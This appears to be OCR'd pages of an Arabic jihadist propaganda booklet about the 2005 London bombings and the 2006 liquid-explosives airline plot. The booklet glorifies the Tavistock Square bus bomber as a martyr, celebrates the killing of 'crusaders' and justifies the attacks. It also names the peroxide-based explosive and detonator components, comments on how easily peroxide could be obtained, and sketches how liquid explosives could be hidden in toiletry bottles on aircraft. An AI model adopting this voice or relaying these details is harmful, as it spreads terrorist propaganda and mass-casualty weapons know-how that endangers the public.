
كان نصيبة قتل ١٣ صليبي



Hasib Mir Hussain

(16 September 1986 – 7 July 2005)

Hussain detonated a bomb on the No. 30 bus that exploded in Tavistock Square, killing 13 of the 52 people killed



الموقع المفترض للاستشهادي حسيب حسين في احدى باصات لندن المشهورة ذات الطبقتين ويعتبر ثاني اعنف هجوم ضمن التفجيرات

The bomb destroyed the rear of the bus

القنبلة وقد حطمت مؤخرة الحافلة بالكامل





القنابل كانت تتكون من خليط بروكسيد الهيدروجين المركز + الفلفل المطحون وصواعق من بروكسيد الاسبتون + بروكسيد الهكسامين –

The bombs used in the attacks on three tube trains and a double-decker bus contained about 10kg of explosives made from a mixture of concentrated hydrogen peroxide and pepper and detonated by a 9-volt battery.

ومن المضحكانة كان يمكن شراء كمية كبيرة من مادة بروكسيد الهيدروجين بسهولة اسهل من شراء حبوب الاسبرين
لا ينصح حاليا بشراء مادة بروكسيد الهيدروجين لأنها اصبحت مراقبة

"So you get cross-examined by the chemist if you want to buy too many aspirin, but you can buy as much hydrogen peroxide on the market as you like."

St Thomas'

صور متنوعة من غزوة لندن المباركة



صورة للمجاهدين صبيحة الهجمات وهم ذاهبون الى اهدافهم



المجاهد حسيب حسين متجولا في اسواق لندن يبحث عن الصيد الثمين – نلاحظ الهدوء والطمأنينة رغم انة يحمل القنبلة وبقي لة دقائق على تركة لهذة الدنيا الفانية






صور التقطها احد ركاب قطار مترو الانفاق بعد ثواني من احدى الانفجارات المدمرة تحت الارض ،





يوجد ملف فيديو مرفق يظهر اثار التدمير الذي حصل
بقطارات الانفاق في لندن والحافلة - الفيديو - رقم (٣)





عبوة شبيهة بالقنابل المستخدمة في تفجيرات لندن نلاحظ الشظايا المسمارية الملصقة بالعبوة


وقد وجدت هذة العبوة في منزل احد الاستشهاديين

صور لمطبخ عمليات لندن التفجيرية – هنا صنعت العبوات المتفجرة ونلاحظ القناني الزجاجية والخلائط المتفجرة





St Thomas'

عن ماذا تبحث يا ترى ؟؟ ابحث في سياسات بريطانيا تجاه المسلمين ، ابحث عن مشاركة بريطانيا في غزو افغانستان والعراق وحينها فقط ستعرف سبب هذا الدمار !!



2006
Liquid explosives
مخطط المتفجرات السائلة



صور من وصايا الاخوة التي سجلوها قبيل اعتقالهم





القنبلة الخفية

يمكن للارهابيين اخفاء مواد تفجيرية في سوائل وتجميعها داخل الطائرة

السيناريو

1- يخفي الارهابيون المواد التفجيرية في حقائب اليد. المواد السائلة لا يمكن اكتشافها

المواد العادية مثل الاستون او هيدروجين بروكسيد يمكن وضعها في عبوات شامبو او المشروبات الخفيفة.

2. الاشخاص المشاركون في مؤامرة ارهابية يدخلون الطائرة ويجلسون على مقاعدهم.

